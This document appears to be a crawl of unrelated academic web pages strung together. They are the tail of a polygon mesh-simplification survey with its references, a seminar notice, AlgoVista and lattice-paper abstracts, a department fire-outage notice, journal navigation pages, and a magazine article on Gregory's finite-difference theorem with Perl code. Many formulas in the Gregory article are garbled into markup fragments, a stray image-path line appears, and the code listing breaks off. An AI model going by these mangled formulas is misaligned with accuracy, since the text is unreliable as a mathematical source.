[Bastos et al. 1997] use texture maps with bicubic filtering to render the complex solutions to radiosity illumination computations. The radiosity computation often dramatically increases the number of polygons in the input mesh in order to create enough vertices to store the resulting colors. Storing the colors instead in texture maps removes unnecessary geometry, reducing storing requirements and rasterization overhead.

The appearance-preserving simplification technique of [Cohen et al. 1998] is in some sense a generalization of this "radiosity as textures" work. Colors are stored as texture maps before the simplification is applied. Mappings are computed as in [Cohen et al. 1997], but this time in the 2D texture domain, effectively measuring the 3D displacements of a texture map as a surface is simplified. Whereas [Bastos et al. 1997] reduces geometry complexity to that of the pre-radiositized mesh, [Cohen et al. 1998] simplify complex geometry much farther, quantifying the distortions caused by the simplification of non-planar, textured surfaces. [Cignoni et al. 98] describe a method for compactly storing attribute values into map structures that are customized to a particular simplified mesh.

7.3 Normal Vector Preservation

[Xia et al. 1997] associate a cone of normal vectors with each vertex during their simplification preprocess. These cones initially have an angle of zero, and grow to contain the cones of the two vertices merged in an edge collapse. Their run-time, dynamic simplification scheme uses this range of normals and the light direction to compute a range of reflectance vectors. When this range includes the viewing direction, the mesh is refined, adapting the simplification to the specular highlights. The results of this approach are visually quite compelling, though they do not allow increased simplification of the highlight area as it gets smaller on the screen (i.e. as the object gets farther from the viewpoint).

[Klein 1998] maintains similar information about the cone of normal deviation associated with each vertex. The refinement criterion takes into account the spread of reflected normals (i.e. the specular exponent, or shininess) in addition to the reflectance vectors themselves. Also, refinement is performed in the neighborhood of silhouettes with respect to the light sources as well as specular highlights. Again, this normal deviation metric does not allow

increased simplification in the neighborhood of the highlights and light silhouettes as the object gets smaller on the screen.

[Cohen et al. 1998] apply their appearance-preserving technique to normals as well as colors by storing normal vectors in normal maps. Figure 11 shows a view of a complex "armadillo" model. Applying the appearance-preserving algorithm to this model generates the simplified versions of Figure 12 and Figure 13, in which it is nearly impossible to distinguish the simplifications from the original. Compared this to the bunnies in Figure 3 and Figure 4. Although the positions of the surfaces are preserved quite well, as evidenced by the similarity of the silhouettes of the bunnies, the shading makes it quite easy to tell which bunnies have been simplified and which have not (i.e. the appearance has not been totally preserved).

The appearance-preserving approach to normal preservation has the advantage that the normal values need not be considered in the simplification process – only texture distortion error constrains the simplification process. In fact, the error in the resulting images can be characterized entirely by the number of pixels of deviation of the textured surface on the screen. The major disadvantage to this approach is that it assumes a per-pixel lighting model is applied to shade the normal-mapped triangles. Per-pixel lighting is still too computationally expensive for most graphics hardware, though support for such lighting is making its way into standard graphics APIs such as OpenGL.

Figure 11: "Armadillo" model: 249,924 triangles

249,924 triangles

7,809 triangles

Figure 12: Medium-sized "armadillos"

249,924 triangles

975 triangles

Figure 13: Small-sized "armadillos"

8. CONCLUSIONS

As is the case for many classes of geometric algorithms, there does not seem to be any single best simplification algorithm or scheme. An appropriate scheme depends not only on the characteristics of the input models, but also the final application to which the multi-resolution output will be applied.

For poorly-behaved input data (mostly non-manifold or triangle soups), the vertex clustering algorithms [Rossignac and Borrel 1992], [Luebke and Erikson 1997] should yield the fastest and most painless success. For cleaner input data, one of the many methods which respect topology will likely produce more appealing results.

When even pre-computation time is of the essence, a fast algorithm such as [Garland and Heckbert 1997] may be appropriate, while applications required better-controlled visual fidelity should invest some extra pre-computation time in an algorithm such as [Cohen et al. 1998], [Guéziec 1995], or [Hoppe 1996], to achieve guaranteed or at least higher quality.

For applications and machines with extra processing power to spare, dynamic level of detail techniques such as [Hoppe 1997] and [Luebke and Erikson 1997] can provide smooth level-of-detail transitions with minimal triangle counts. However, for applications requiring maximal triangle throughput (including display lists) or need to actually employ their CPU(s) for application-related processing, static levels of detail (possibly with geomorphs between levels of detail) are often preferable (they also add less complexity to application code).

The construction and use of levels of detail have become essential tools for accelerating the rendering process. The field has now reached a level of maturity at which there is a rich "bag of tricks" from which to choose when considering the use of levels of detail for a particular application. Making sense of the available techniques as well as when and how well they work is perhaps the next step towards answering the question, "What is a good simplification?", both statically, and over the course of an interactive application.

9. ACKNOWLEDGMENTS

We gratefully acknowledge Greg Angelini, Jim Boudreaux, and Ken Fast at the Electric Boat division of General Dynamics for the submarine model; the Stanford Computer Graphics Laboratory for the bunny and model; and Venkat Krishnamurthy and Marc Levoy at the Stanford Computer Graphics Laboratory and Peter Schröder for the "armadillo" model. Thanks to Amitabh Varshney of the State University of New York at Stonybrook for the original material for the section on optimality. Finally, thanks to Dinesh Manocha, my advisor, for the continued guidance that led to the completion of my dissertation.

10. REFERENCES

Agarwal, Pankaj K. and Subhash Suri. Surface Approximation and Geometric Partitions. *Proceedings of 5th ACM-SIAM Symposium on Discrete Algorithms.* 1994. pp. 24-33.

Bajaj, Chandrajit and Daniel Schikore. Error-bounded Reduction of Triangle Meshes with Multivariate Data. *SPIE.* vol. 2656. 1996. pp. 34-45.

Barequet, Gill and Subodh Kumar. Repairing CAD Models. *Proceedings of IEEE Visualization '97.* October 19-24. pp. 363-370, 561.

Bastos, Rui, Mike Goslin, and Hansong Zhang. Efficient Rendering of Radiosity using Texture and Bicubic Interpolation. *Proceedings of 1997 ACM Symposium on Interactive 3D Graphics.*

Brönnimann, H. and Michael T. Goodrich. Almost Optimal Set Covers in Finite VC-Dimension. *Proceedings of 10th Annual ACM Symposium on Computational Geometry.* 1994. pp. 293-302.

Certain, Andrew, Jovan Popovic, Tony DeRose, Tom Duchamp, David Salesin, and Werner Stuetzle. Interactive Multiresolution Surface Viewing. *Proceedings of SIGGRAPH 96.* pp. 91-98.

Cignoni, Paolo, Claudio Montani, Claudio Rocchini, and Roberto Scopigno. A General Method for Recovering Attribute Values on Simplified Meshes. *Proceedings of IEEE Visualization '98.* pp. 59-66, 518.

Cignoni, Paolo, Claudio Rocchini, and Roberto Scopigno. Metro: Measuring Error on Simplified Surfaces. Technical Report B4-01-01-96, Instituto I. E. I.- C.N.R., Pisa, Italy, January 1996.

Clarkson, Kenneth L. Algorithms for Polytope Covering and Approximation. *Proceedings of 3rd Workshop on Algorithms and Data Structures.* 1993. pp. 246-252.

Cohen, Jonathan, Dinesh Manocha, and Marc Olano. Simplifying Polygonal Models using Successive Mappings. *Proceedings of IEEE Visualization '97.* pp. 395-402.

Cohen, Jonathan, Marc Olano, and Dinesh Manocha. Appearance-Preserving Simplification. *Proceedings of ACM SIGGRAPH 98.* pp. 115-122.

Cohen, Jonathan, Amitabh Varshney, Dinesh Manocha, Gregory Turk, Hans Weber, Pankaj Agarwal, Frederick Brooks, and William Wright. Simplification Envelopes. *Proceedings of SIGGRAPH 96.* pp. 119-128.

Das, G. and D. Joseph. The Complexity of Minimum Convex Nested Polyhedra. *Proceedings of 2nd Canadian Conference on Computational Geometry.* 1990. pp. 296-301.

DeFloriani, Leila, Paola Magillo, and Enrico Puppo. Building and Traversing a Surface at Variable Resolution. *Proceedings of IEEE Visualization '97.* pp. 103-110.

DeRose, Tony, Michael Lounsbery, and J. Warren. Multiresolution Analysis for Surfaces of Arbitrary Topology Type. Technical Report TR 93-10-05. Department of Computer Science, University of Washington. 1993.

Dörrie, H. Euler's Problem of Polygon Division. *100 Great Problems of Elementary Mathematics: Their History and Solutions.* Dover, New York.1965. pp. 21-27.

Eck, Matthias, Tony DeRose, Tom Duchamp, Hugues Hoppe, Michael Lounsbery, and Werner Stuetzle. Multiresolution Analysis of Arbitrary Meshes. *Proceedings of SIGGRAPH 95.* pp. 173-182.

El-Sana, Jihad and Amitabh Varshney. Controlled Simplification of Genus for Polygonal Models. *Proceedings of IEEE Visualization'97.* pp. 403-410.

Erikson, Carl. Polygonal Simplification: An Overview. Technical Report TR96-016. Department of Computer Science, University of North Carolina at Chapel Hill. 1996.

Erikson, Carl and Dinesh Manocha. Simplification Culling of Static and Dynamic Scene Graphs. Technical Report TR98-009. Department of Computer Science, University of North Carolina at Chapel Hill. 1998.

Garland, Michael and Paul Heckbert. Simplifying Surfaces with Color and Texture using Quadric Error Metrics. *Proceedings of IEEE Visualization '98.* pp. 263-269, 542.

Garland, Michael and Paul Heckbert. Surface Simplification using Quadric Error Bounds. *Proceedings of SIGGRAPH 97.* pp. 209-216.

Gieng, Tran S., Bernd Hamann, Kenneth I. Joy, Gregory L. Schlussmann, and Isaac J. Trotts. Smooth Hierarchical Surface Triangulations. *Proceedings of IEEE Visualization '97.* pp. 379-386.

Guéziec, André. Surface Simplification with Variable Tolerance. *Proceedings of Second Annual International Symposium on Medical Robotics and Computer Assisted Surgery (MRCAS '95).* pp. 132-139.

Hamann, Bernd. A Data Reduction Scheme for Triangulated Surfaces. *Computer Aided Geometric Design.* vol. 11. 1994. pp. 197-214.

He, Taosong, Lichan Hong, Amitabh Varshney, and Sidney Wang. Controlled Topology Simplification. *IEEE Transactions on Visualization and Computer Graphics.* vol. 2(2). 1996. pp. 171-814.

Heckbert, Paul and Michael Garland. Survey of Polygonal Simplification Algorithms. *SIGGRAPH 97 Course Notes.*1997.

Hoppe, Hugues. Progressive Meshes. *Proceedings of SIGGRAPH 96.* pp. 99-108.

Hoppe, Hugues. View-Dependent Refinement of Progressive Meshes. *Proceedings of SIGGRAPH 97.* pp. 189-198.

Hoppe, Hugues, Tony DeRose, Tom Duchamp, John McDonald, and Werner Stuetzle. Mesh Optimization. *Proceedings of SIGGRAPH 93.* pp. 19-26.

Hughes, Merlin., Anselmo Lastra, and Eddie Saxe. Simplification of Global-Illumination Meshes. *Proceedings of Eurographics '96, Computer Graphics Forum.* pp. 339-345.

Kalvin, Alan D. and Russell H. Taylor. Superfaces: Polygonal Mesh Simplification with Bounded Error. *IEEE Computer Graphics and Applications.* vol. 16(3). 1996. pp. 64-77.

Klein, Reinhard. Multiresolution Representations for Surface Meshes Based on the Vertex Decimation Method. *Computers and Graphics.* vol. 22(1). 1998. pp. 13-26.

Klein, Reinhard and J. Krämer. Multiresolution Representations for Surface Meshes. *Proceedings of Spring Conference on Computer Graphics 1997.* June 5-8. pp. 57-66.

Klein, Reinhard, Gunther Liebich, and Wolfgang Straßer. Mesh Reduction with Error Control. *Proceedings of IEEE Visualization '96.*

Krishnamurthy, Venkat and Marc Levoy. Fitting Smooth Surfaces to Dense Polygon Meshes. *Proceedings of SIGGRAPH 96.* pp. 313-324.

Lindstrom, Peter and Greg Turk. Fast and Memory Efficient Polygonal Simplification. *Proceedings of IEEE Visualization '98*. pp. 279-286, 544.

Luebke, David and Carl Erikson. View-Dependent Simplification of Arbitrary Polygonal Environments. *Proceedings of SIGGRAPH 97.* pp. 199-208.

Mitchell, Joseph S. B. and Subhash Suri. Separation and Approximation of Polyhedral Surfaces. *Proceedings of 3rd ACM-SIAM Symposium on Discrete Algorithms.* 1992. pp. 296-306.

Murali, T. M. and Thomas A. Funkhouser. Consistent Solid and Boundary Representations from Arbitrary Polygonal Data. *Proceedings of 1997 Symposium on Interactive 3D Graphics.* April 27-30. pp. 155-162, 196.

O'Rourke, Joseph. *Computational Geometry in C.* Cambridge University Press 1994. 357 pages.

Plouffe, Simon and Neil James Alexander Sloan. The Encyclopedia of Integer Sequences. Academic Press 1995. pp. 587.

Rohlf, John and James Helman. IRIS Performer: A High Performance Multiprocessing Toolkit for Real--Time 3D Graphics. *Proceedings of SIGGRAPH 94.* July 24-29. pp. 381-395.

Ronfard, Remi and Jarek Rossignac. Full-range Approximation of Triangulated Polyhedra. *Computer Graphics Forum.* vol. 15(3). 1996. pp. 67-76 and 462.

Rossignac, Jarek and Paul Borrel. Multi-Resolution 3D Approximations for Rendering. *Modeling in Computer Graphics.* Springer-Verlag1993. pp. 455-465.

Rossignac, Jarek and Paul Borrel. Multi-Resolution 3D Approximations for Rendering Complex Scenes. Technical Report RC 17687-77951. IBM Research Division, T. J. Watson Research Center. Yorktown Heights, NY 10958. 1992.

Schikore, Daniel and Chandrajit Bajaj. Decimation of 2D Scalar Data with Error Control. Technical Report CSD-TR-95-004. Department of Computer Science, Purdue University. 1995.

Schroeder, William J., Jonathan A. Zarge, and William E. Lorensen. Decimation of Triangle Meshes. *Proceedings of SIGGRAPH 92.* pp. 65-70.

Turk, Greg. Re-tiling Polygonal Surfaces. *Proceedings of SIGGRAPH 92.* pp. 55-64.

van Dam, Andries. PHIGS+ Functional Description, Revision 3.0. *Computer Graphics.* vol. 22(3). 1988. pp. 125-218.

Varshney, Amitabh. Hierarchical Geometric Approximations. Ph.D. Thesis. Department of Computer Science. University of North Carolina at Chapel Hill. 1994.

Xia, Julie C., Jihad El-Sana, and Amitabh Varshney. Adaptive Real-Time Level-of-Detail-Based Rendering for Polygonal Models. *IEEE Transactions on Visualization and Computer Graphics.* vol. 3(2). 1997. pp. 171-183.

ACMS Seminar

Applied and Computational Mathematical Sciences

Speaker: Shawn Cokus, Mathematics

Title: Summing Sums Symbolically: How Computers Revolutionized the Field of Combinatorial Identities

Date: Friday, January 19, 2001

Time: 3:30 - 5:00pm

Place: Loew 102

Not long ago, there was a considerable sub-industry of combinatorics dedicated to proving combinatorial identities such as

$$\sum_{k=0}^{\infty} \frac{(-4)^k \binom{n}{k}}{\binom{2k}{k}} = \frac{1}{1-2n}$$

These kinds of sums come up all the time in probability, analysis of computer algorithms, and many other areas. One used to have to know a lot of tricks and often make up sophisticated ad-hoc arguments to prove each identity.

Recently, however, a very large class of such sums and identities have been shown to be completely routine! That is, for a certain well-defined space of sums, there exists computer algorithms that are guaranteed to find a closed form answer if one exists. Even when a closed form answer does not exist, for this class of sums the algorithms are guaranteed to find a recurrence that the sum satisfies, which is often useful in its own right.

I'll try to give a good overview of these algorithms, and there will be plenty of examples of using Mathematica and Maple packages that implement them. There will be handouts so you can go home, get

on the web, download the packages, and try them on your own problems. (Or keep them at hand so when one of these problems comes up, you'll be ready!)

Handout from the talk: pdf file

For more information: **http://www.ms.washington.edu/acms/seminar.html**

The level of talks is aimed at undergraduates and grad students in mathematical sciences

Everyone welcome!

AlgoVista - A Search Engine for Computer Scientists

Christian Collberg
Department of Computer Science,
University of Arizona, Tucson, AZ.
collberg@cs.arizona.edu

Todd A. Proebsting
Microsoft Research,
Redmond, WA.

Abstract

We describe AlgoVista , a web-based search engine designed to allow applied computer scientists to classify problems and find algorithms and implementations that solve these problems. Unlike other search engines, AlgoVista is not keyword based. Rather, users provide a set of input==>output samples that describe the behavior of the problem they wish to classify. This type of *query-by-example* requires no knowledge of specialized terminology, only an ability to formalize the problem. The search mechanism of AlgoVista is based on a novel application of *program checking*, a technique developed as an alternative to program verification and testing.

	HTML		
	Gzipped Postscript		
Article	A4	LETTER	(216k)
	Postscript		
Article	A4	LETTER	(888k)
	PDF		
Article	A4	LETTER	(888k)

	Gifs	
Article	[p1] [p2] [p3] [p4] [p5] [p6] [p7]	(7*20k)
	[p8] [p9] [p10] [p11] [p12] [p13] [p14]	(7*20k)
	Tar'ed Gifs	
Article	**A4.tar**	(328k)
	ASCII Text	
The BibTeX entry	**BibTeX.bib**	(2k)
The Abstract	**Abstract.txt**	(2k)

Back to Collberg's Research Page
Back to Collberg's Home Page

Problem Classification using Program Checking

Christian Collberg
Department of Computer Science,
University of Arizona, Tucson, AZ.
collberg@cs.arizona.edu
Todd A. Proebsting
Microsoft Research,
Redmond, WA.

Abstract

We describe AlgoVista, a web-based search engine that assists computer scientists find algorithms and implementations that solve specific problems. AlgoVista also allows algorithm designers to advertise their results in a forum accessible to programmers and theoreticians alike. AlgoVista is not keyword based. Rather, users provide *input*==>*output* samples that describe the behavior of their needed algorithm. This *query-by-example* requires no knowledge of specialized terminology - the user only needs an ability to formalize her problem. AlgoVista's search mechanism is based on a novel application of *program checking*, a technique developed as an alternative to program verification and testing. AlgoVista operates at http://algovista.com.

	Gzipped Postscript		
Article	A4	LETTER	(216k)
	Postscript		
Article	A4	LETTER	(888k)
	PDF		
Article	A4	LETTER	(888k)

	ASCII Text	
The Abstract	**Abstract.txt**	(2k)

Back to Collberg's Research Page
Back to Collberg's Home Page

School of informatics

Some Former DAI Web Pages Temporarily Unavailable

Following a major fire on our premises at 80 South Bridge Edinburgh on Saturday December 7th, there has been some disruption to the Department of AI web service. Most of the service has been restored, but there is still a problem with the content you have just tried to access.

Further details are available at http://www.informatics.ed.ac.uk/emergency/.

If you wish to inform the web master of the missing content, please email webadmin @ inf.ed.ac.uk.

ELECTRONIC TRANSACTIONS ON ARTIFICIAL INTELLIGENCE

Our journal has published the following article:

Simon Colton: An Application-based Comparison of Automated Theory Formation and Inductive Logic Programming. *Electronic Transactions on Artificial Intelligence*, Vol. 4 (2000), Section B, pp. 97-117. `http://www.ep.liu.se/ej/etai/2000/012/`.

Pages	Text in postscript	Publication Record	Review Discussion
97-98	Preamble	Cover Page	Interaction Page
99-117	Body		Further links

Citation: Please cite the article as specified above. The URL stated above is the persistent URL of the present webpage; it will be maintained for the foreseeable future.

Full text: The article consists of the two parts obtained by selecting "Preamble" and "Body" in succession. For access to the full journal issue where the present article was included, please refer to the ETAI webpage.

Reviewing and Quality Assurance: The ETAI normally uses a combination of open discussion ("review") and confidential pass-fail acceptance decisions ("refereeing") to provide feedback to the authors and assurance of the scientific quality of published articles. The table item "Interaction Page" shown above links to a page containing the open discussion session for this article, which preceded its acceptance to the ETAI Journal. - Conventional peer review is used if the discussion should not commence.

For additional details about ETAI's innovative reviewing scheme and other facts about the journal, please refer to the webpage for the ETAI.

On the Existence of Similar Sublattices

J. H. Conway
Mathematics Department
Princeton University
Princeton, NJ 08540

E. M. Rains and N. J. A. Sloane
Information Sciences Research
AT&T Shannon Lab
Florham Park, NJ 07932-0971

November 17, 1998; revised October 8, 1999.

A slightly different version of this paper appeared in the
Canadian Jnl. Math., {bf 51 (1999), pp. 1300-1306.

DEDICATED TO H. S. M. COXETER

ABSTRACT

Partial answers are given to two questions.
When does a lattice Lambda contain a sublattice Lambda'
of index N that is geometrically similar to Lambda?
When is the sublattice "clean", in the sense that the boundary of the
Voronoi cells for Lambda ' do not intersect Lambda?

For the full version see
http://www.research.att.com/~njas/doc/sim.pdf (pdf) or
http://www.research.att.com/~njas/doc/sim.ps (ps)

Low-Dimensional Lattices VII: Coordination Sequences

J. H. Conway,
Mathematics Department
Princeton University,
Princeton, NJ 08540

N. J. A. Sloane
Information Sciences Research
AT&T Research
Murray Hill, NJ 07974

Present address:
Information Sciences Research
AT&T Shannon Lab
Florham Park, NJ 07932-0971

July 9, 1996

ABSTRACT

The coordination sequence {S(n)} of a lattice or net gives the number of nodes that are n bonds away from a given node.
S(1) is the familiar coordination number.

Extending work of O'Keeffe and others, we give explicit formulae for the coordination sequences of the root lattices A_d, D_d, E_6, E_7, E_8 and their duals.

Proofs are given for many of the formulae, and for the fact that in every case S(n) is a polynomial in n, although some of the individual formulae are conjectural.


In the majority of cases the set of nodes that are at most n bonds away from a given node form a polytopal cluster whose shape is the same as that of the contact polytope for the lattice.

It is also shown that among all the Barlow packings in three dimensions the hexagonal close packing has the greatest coordination sequence, and the face-centered cubic lattice the smallest, as conjectured by O'Keeffe.

This paper was published (in a somewhat different form) in
Proc. Royal Soc. London, Series A, Vol. 453 (1997), 2369-2389.

For the full version see
http://www.research.att.com/~njas/doc/ldl7.pdf (pdf) or
http://www.research.att.com/~njas/doc/ldl7.ps (ps)

The Electronic Journal of Combinatorics



- **View the Journal**
  - Current Volumes:
    - Volume 9 (2)
    - Volume 10
  - All Volumes
  - Index of Authors
  - Dynamic Surveys

- **About the Journal**
  - The purpose of the Journal
  - Editorial board
  - Information for authors
  - Mirror sites
  - Sign up to receive abstracts via e-mail
  - The print version of the Journal
  - Thanks

- **The World Combinatorics Exchange**
  - Databases of the state-of-the-art
  - Software, books, lecture notes, etc. of interest to combinatorialists
  - Home pages of combinatorial people and groups
  - Some other free mathematics journals on the internet
  - Conferences in combinatorics and related fields
  - Other pages of interest to combinatorialists

ISSN 1077-8926

Work: High-School Algebra, Backwards

Jeffreys Copeland & Haemer

(*Server/Workstation Expert*, February 2001)

Nature has... some sort of arithmetical-geometical coordinate system, because nature has all kinds of models.

--- R. Buckminster Fuller

Why is it that we entertain the belief that for every purpose odd numbers are the most effectual?

--- Pliny the Elder

You know how to write programs to do high-school algebra. For example, you could use *bc* to compute the sequence generated by $y=x2$

```
$ bc
for (i=0; i<10; i++)
 i^2
 0
 1
 4
 9
 16
 25
 36
 49
 64
 81
```

That wasn't hard.

 <P> Work: High-School Algebra, Backwards

But suppose you're given the problem backwards. Suppose someone gives you the sequence 0,1,4,9,16,25,36,49,64,81,... and asks you for the equation, or for its 51*st* term. You can look at it and say, ``That's the squares, and the 51*st* term is 2500."

Trivial, we admit, but now suppose someone gives you the sequence 5,4,5,14,37,80,149,250,389,572,... . Quickly now -- what equation generates this sequence? What's the 51*st* term?

Our first attack is to look it up in Sloane's On-Line Encyclopedia of Integer Sequences, http://www.research.att.com/~njas/sequences/.

Unfortunately, it's not there.

Now what? Amazingly, there is a general method to attack this problem, with several wonderful (to us, anyway) properties:

- It's easy to do
- It's easy to remember
- It makes sense
- It's not widely known
- It's useful
- It gives us an excuse to write some code that will fit in a single column

The code isn't actually needed, it's just fun, so we'll start with the math.

Actually, the math is fun, too, but the math requires some familiarity with that advanced mathematical technique, high-school algebra; if that scares you off, just skip to another article. In case you're still on the fence, you'll need to know how to multiply out and simplify equations like $y=(x+1)(x-1)$.

It's Easy To Do

Let's start by going back to the squares

y:0,1,4,9,16,25,36,49,64,81,...

Gillian Haemer once told us, when she was a little girl, that the differences between these numbers were just the odd numbers

/\y:1,3,5,7,9,11,13,15,17,...

and that the differences between *those* were always the same

/\2*y*:2,2,2,2,2,2,2,2,...

and that the differences between *those* were always zero

/\3*y*:0,0,0,0,0,0,0,0,...

It should be clear that we can use this process to generate even the 51*st* term of *y*=*x*2, by taking the 50*th* term and adding the 50*th* odd number. And we could get the 50*th* odd number by taking the 49*th* odd number and adding 2. This sort of building-up process will work for many sequences. Let's try our mystery sequence:

y:5,4,5,14,37,80,149,250,389,572,...

/*y*:-1,1,9,23,43,69,101,139,183,...

/\2*y*:2,8,14,20,26,32,38,44,...

/\3*y*:6,6,6,6,6,6,6,6,...

/\4*y*:0,0,0,0,0,0,0,...

It should be clear that we could calculate the 51st term of this series the same way we sketched for *x*2; it would just be tedious. With only a little math, we can cut down on the calculation and get a closed-form solution.

It's Easy To Remember

With no justification, we're going to introduce an idea and a notation.

Suppose *y*=*x*(*x*-1)(*x*-2)...(*x*-*n*+1) [*n* terms]. We could write this with factorials *y*=<I>__-<I>_<I>_<I>_<I>_. Instead, we're going to call this function a *factorial power*, which we'll write like this: *x*<B>_*n*=*x(x-1)(x-2)...(x-n+1). (We could, we suppose, now write 5!=5_**5** but we personally still like 5! better.)*

 <P> Work: High-School Algebra, Backwards

*Just as with regular powers, we'll let x_**0**=1.*

Why this new notation? It makes our method easy to remember and understand. We're about to use factorial powers in Gregory's Theorem:

> *If y=y0,y1,y2,... is a sequence, then the sequence is generated by the polynomial*
>
> *_ y=f(x)=f(0)+/\f(0)x+__<I>_**2**<I>_<I>_<I>_<I>_x_**2**+__<I>_**6**<I>_<I>_<I>_<I>_x_**3** +...=>____**!**_**<I>_<I>_x<B>_*i***

Here, by /\if(0) we mean ``find the ith set of differences, then take the zeroeth term."

Looks complex, but perhaps oddly familiar. Remember this?

*_ y=f(x)=f(0)+f'(0)x+_<I>_<I>_**2_<I>_<I>_x2+_<I>_<I>_6_<I>_<I>_<I>_x3+...=>___! _<I>_<I>_xi**

where *Dnf*=___. That's just Taylor's theorem, from elementary calculus.

So, we have a mnemonic: our formula is just like the Taylor-Maclaurin series, but with differences instead of derivatives and with factorial powers instead of regular powers.

Shall we try it? Let's do *y=x*2, just for Gillian. Gilly noticed that /\3 and all higher differences are 0. This leaves us with

y=f*(*x*)=*f*(0)+/*f*(0)*x*+__<I>_*2*<I>_<I>_<I>_<I>_x_*2

Plugging in, we get

y=f(x)=0+1x+2_x_2=x+x_2=x+x(x-1)=x2

Eureka.

And it's easy to remember.

It Makes Sense

 <P> Work: High-School Algebra, Backwards

Let's digress again for a few seconds. Be patient with us.

Suppose we have a sequence generated by a factorial power: y=x<B>_n*=x(x-1)(x-2)...(x-n+1). Can we write an equation that generates differences between pairs of successive terms, /\y=f(x+1)-f(x)? Sure. It's just high-school math:*

/\y=(x+1)(x)(x-1)...(x-n)-x(x-1)(x-2)...(x-n+1)=

x(x-1)...(x-n)[(x+1)-(x-n+1)]=

*x(x-1)...(x-n)[n]=nx_**(**<B>_n_-_1_)*

*What's this result, /\x<B>_n=nx_**(**<B>_n_-_1_), look like? Simple derivatives of polynomials in elementary calculus.*

When working with sequences, factorial powers give you the same kind of easy manipulations that regular powers do in continuous functions. Plus, it's not hard to convince yourself that every polynomial can be expressed as the sum of factorial powers times constant coefficients:

_

y=>Cnx<B>_n

(The ambitious reader can prove from this that /\n for any polynomial of degree n will be 0.)

Let's figure out the coefficients, Cn. Take a polynomial,

*y=C0x_**0**+C1x_**1**+C2x_**2**+...*

What's the first difference?

*/\y=C1x_**0**+2C2x_**1**+3C2x_**2**+...*

What's the first term of that sequence? /\1y(0)=C1.

Likewise, the second difference is

*/\2y=2C2x_**0**+(3x2)C3x_**1**+(4x3)C4x_**2**+...*

And the leading term of that sequence is /\2y(0) = 2C2.

Continuing on this way, we see that the first term of the nth difference is

/\ny(0)=n!Cn.

In other words, Cn=____!_<I>_<I>_ ***-- Gregory's theorem. (The Taylor expansion works for an exactly analogous reason, of course.)***

This, then, shows us why Gregory's theorem makes sense: it creates a sequence whose /\'s match the sequence you started with.

It's Not Widely Known

We didn't learn Gregory's theorem in high school. Did you? It's an elementary result in what's called the ``Calculus of Finite Differences.'' It's not hard to use; it's easy to learn, understand, and remember; it's an answer to what seems like an elementary question; yet no mathematician we've ever asked has even known about Gregory's theorem or factorial powers.

Lots of math is like that: accessible, just not fashionable.

It's not widely known.

It's Useful

We confess that we first learned about finite differences as undergraduates, from a book of Haemer's mother's that we found tucked back on an out-of-the-way bookshelf and mysteriously pierced by a nail hole: Lancelot Hogben's An Introduction to Mathematical Genetics, New York, W. W. Norton & Company, Inc. [1946],

We've never seen another copy of Hogben's book, but you can find a modern treatment of finite differences in Concrete Mathematics, ISBN 0-201-55802-5, another in the long line of amazing books by Don Knuth -- this one coauthored with Ron Graham and Oren Patashnik. The book, typeset by Knuth himself, covers math that the authors believe is accessible and useful to computer programmers, but not typically covered in degree programs because it's out-of-vogue. Unlike Hogben's book, Concrete Mathematics is regularly in stock in our local Barnes and Noble.

We agree with Graham, Patashnik, and Knuth. We've never seen it in any other books, but since

 <P> Work: High-School Algebra, Backwards

reading Hogben, we've used Gregory's theorem to attack everything from genetics problems to Sunday supplement puzzles.

It's useful.

It Gives Us An Excuse ...

``Well, that's nice. Where's your code?''

Impatient, aren't you? Let's go back to our other example:

y:5,4,5,14,37,80,149,250,389,572,...

/\y:-1,1,9,23,43,69,101,139,183,...

/\2y:2,8,14,20,26,32,38,44,...

/\3y:6,6,6,6,6,6,6,...

/\4y:0,0,0,0,0,0,0,...

Fourth-degree terms and above go away, so our equation will be

f(x)=f(0)+/\f(0)x+__<I>_2<I>_<I>_<I>_<I>_x(2)+__<I>_6<I>_<I>_<I>_<I>_x(3)

Plugging in, we get f(x)=5+(-1)x+<I>_!_x_2+<I>_!_x_3

Oh, ugh. We can hardly wait to simplify that.

One alternative would be to use a symbolic mathematics package, like Maple or Mathematica. These aren't free, but an AltaVista search for `+'symbolic algebra' +linux` ***returns a wide range of other open-source offerings that could fit the bill. We haven't tried any of these, but would love to hear reviews from anyone who has.***

 <P> Work: High-School Algebra, Backwards

We need something simple that will fit in our margins. A trip to the CPAN, http://www.cpan.org, leads us to Matz Kindahl's package, `Math::Polynomial`, which lets us create ``polynomial'' objects we can do arithmetic on.

For example, let's multiply (3x+2) by (3x-2):

```
#!/usr/bin/perl -w
# $Id: polytest,v 1.1 2000/11/25 23:39:22 jsh Exp $

use Math::Polynomial;
use strict;

Math::Polynomial->verbose(1);

my $p = Math::Polynomial->new(3,+2); # 3*$X + 2
my $q = Math::Polynomial->new(3,-2); # 3*$X - 2

print "($p)*($q) = ", $p*$q, "\n";
```

Running this gives us the expected result.

```
(3*$X + 2)*(3*$X + -2) = 9*$X**2 + -4
```

We can use `Math::Polynomial`, to write a program that will take a sequence as input and print out the polynomial it comes from.

```
#!/usr/bin/perl -w
# $Id: gregory,v 1.6 2000/11/27 19:54:22 jsh Exp $

use strict;
use Math::Polynomial;

sub delta {    # finite diff of a seq
 my @delta;

 for (my $i = 1; $i < @_; $i++) {
  push @delta, ($_[$i] - $_[$i-1]);
 }
 @delta;
}
```


 <P> Work: High-School Algebra, Backwards

```
sub fact {     # factorial
 return 1 if $_[0] < 2;
 my $f = 1;
 $f *= $_ foreach (2..$_[0]);
 $f;
}

sub fact_pow { # factorial power
 my $f = Math::Polynomial->new(1);
 foreach (1 .. $_[0]) {
  $f *= Math::Polynomial->new(1,1-$_);
 }
 $f;
}

# non-zeroes in seq?
sub non_zero { grep($_ != 0, @_) }

# grab the input sequence

my @s;    # array of finite diffs
  # s[0] is original seq
  # s[1] is 1st f.d.
  # etc.

while (<>) {
 # words from input stream
 my @l = split /\W/, $_;
 # discard non-numbers
 @l = grep /^\d+$/, @l;
 push @s, @l;
}

# calculate coefficients

my @c;    # coefficients of final equation

for (my $i=0; non_zero @s; $i++) {
 $c[$i] = $s[0]/fact $i;
 @s = delta @s;
}
```


 <P> Work: High-School Algebra, Backwards

```
# Gregory's theorem

my $p = Math::Polynomial->new(0);
for (my $i = 0; $i < @c; $i++) {
$p += $c[$i]*(fact_pow $i);
}

